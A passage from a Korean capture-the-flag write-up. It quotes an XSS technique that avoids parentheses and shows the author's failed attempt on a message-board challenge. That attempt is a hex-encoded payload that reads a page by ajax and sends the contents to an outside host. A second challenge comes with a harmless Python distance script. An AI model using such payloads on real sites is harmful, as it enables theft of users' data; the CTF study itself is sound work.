- 참고URL : <http://www.thespanner.co.uk/2012/05/01/xss-technique-without-parentheses/>

```
onerror=alert;throw 1;
```

This works on every browser apart from Firefox \*, Safari and IE will just the function with the argument but Chrome and Opera add uncaught to t argument. This is no big deal though since we can just modify it slightly use a different object as an argument such as a string.

```
onerror=eval;throw'=alert\x281\x29';
```

Thought I'd post this before this technique gets lost forever and I forget pretty awesome XSS eh? 😊

[그림 43] 괄호 없이 XSS할 수 있는 방법

**Step 7.** 다음과 같이 공격하였지만 공격 성공하지 못함

```
receiver=admin&title=please read me10
&contents="";onerror=eval;throw'=x24\x2e\x61\x6a\x61\x78\x28\x7b\x75\x72\x6c\x3a\x27\x72\x65\x61\x64\x70\x3f\x6e\x6f\x3d\x30\x27\x2c\x73\x75\x63\x63\x65\x73\x73\x3a\x66\x75\x6e\x63\x74\x69\x6f\x6e\x28\x6c\x66\x63\x61\x74\x69\x6f\x6e\x2e\x68\x72\x65\x66\x3d\x27\x68\x74\x74\x70\x3a\x2f\x2f\x32\x31\x38\x6\x2e\x39\x33\x2e\x32\x34\x2f\x74\x65\x73\x74\x2f\x63\x2e\x70\x68\x70\x3f\x63\x3d\x27\x2b\x72\x7d\x7d';
```

[그림 44] 공격 실패한 코드

- 비록 해결하지 못한 문제이지만 답에 거의 근접하였다고 보았고 많은 생각을 할 수 있었던 문제였기에 풀이 첨부하였습니다
-

## ● 문제 10 : Short path

### ● 문제 개요

[표 12] 문제 10 개요

번호	문제 명	점수	풀이 여부
10	Short path	150	Y

대한민국 지도 상에 정체불명의 존재가 다수 출현했다는 속보가 들어왔다.

현재 운용할 수 있는 헬기는 단 하나 뿐이다.

가장 빠르게 모든 지점에 도착 할 수 있도록 도움을 주어라.

<http://121.78.147.178:5555/>

[그림 45] 문제 10 설명

### ● 문제 풀이

**Step 1.** 지도상의 한 점을 기준으로 여러 점의 거리 순위를 구하는 문제이기 때  
문에 풀이를 도와줄 도구를 만들었지만..... 손이 더 빨랐기 때문에 실제로 사용  
하지 못하였음

```
import math

string = """
1,1,34.816217,126.46289
2,2,33.488985,126.498377
3,3,37.45592,126.705501
4,4,36.563343,128.732597
5,5,36.510377,126.334176
"""

parseStr = string.split("\n")

x = 36.350459
y = 127.384847

for i in xrange(1, len(parseStr)-1):
    cx = parseStr[i].split(',')[2]
    cy = parseStr[i].split(',')[3]
    print i, math.sqrt(pow(float(cx)-x,2) + pow(float(cy)-y,2))
```

[그림 46] 두 점의 거리를 구하는 도구